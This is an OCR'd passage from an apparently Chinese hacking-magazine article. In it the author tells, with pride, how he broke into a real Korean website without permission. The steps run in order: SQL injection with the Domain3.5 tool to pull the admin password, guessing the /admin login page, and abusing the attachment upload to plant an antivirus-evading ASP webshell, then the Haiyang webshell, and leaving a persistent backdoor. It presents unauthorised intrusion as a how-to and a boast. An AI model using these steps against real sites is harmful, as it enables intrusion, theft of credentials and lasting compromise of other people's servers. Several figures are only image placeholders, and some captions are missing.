


图2




图3

由于对方使用的是Access数据库，手工注入去猜表名和列名过于烦琐，于是我请出注入工具来帮忙。拿出Domain3.5开始对该地址狂扫，不一会儿结果就出来了，如图3。很幸运的把对方管理员的帐号和密码都猜了出来，但后台地址在哪儿呢？赌一下吧！直接在该网站的域名后输入admin回车，管理员登录页面乖乖的出来报到了，如图4。真是不费吹灰之力！



图4

输入刚才得到的管理员帐号和密码进行登录，成功进入了该网站的后台，如图5。




图5

想到现在国内网站后台上传漏洞闹的正火，来看看韩国朋友的后台又如何！可上传文件的地方在哪儿呢？我在后台转了一会儿，发现可以在图5中的“NewsList”处随便找条新闻，然后点击“edit”，就进入了编辑新闻的页面，把滚动条往下拖，就来到了如图6所示的地方，计算机英语学的好的朋友想必应该能看得懂上边的英文吧！




图6

不错，这里就是上传附件的地方！我们点击“attach from my PC”来上传附件，之后弹出如图7所示页面。看见我标记的地方没有？那里就是我们上传的文件在服务器上的目录信息，这下不用为找目录发愁了！为了证实我的说法，我在第一个上传附件的地方上传了我写的一个简单的asp文件，一方面为了测试对方允不允许上传asp格式的文件，另一方面就是测试上传的文件保存到服务器上的目录信息。结果非常顺利，页面提示上传成功！我在网站地址后输入刚才得到的上传目录和上传的文件名信息，结果成功显示了文件的内容，如图8。看来这个韩国网站后台的上传部分也不安全哦！

既然能够上传asp格式的文件，那就把我们的小马传上去啊！为了防止对方杀毒软件的追杀，我选择上传一个使用工具加密过的小马，结果上传成功，如图9。输入小马的地址，呵呵，进去了，如图10。紧接着又传了个海阳上去，如图11。登录后居然发现可以利用webshell直接编辑对方的网页文件或者上传任意文件到服务器，看来对方的web目录是可以写的，不知道是对方管理员的失误还是以经有人进来提权把web目录改成了可写，不过这可方便了我！先把对方的注入漏洞给补上，然后删除“前辈”们留下的“宝贝”，留下自己的超级后门，闪人！

（文中涉及到的工具Domain3.5已收录于 光盘中）




图7




图8




图10


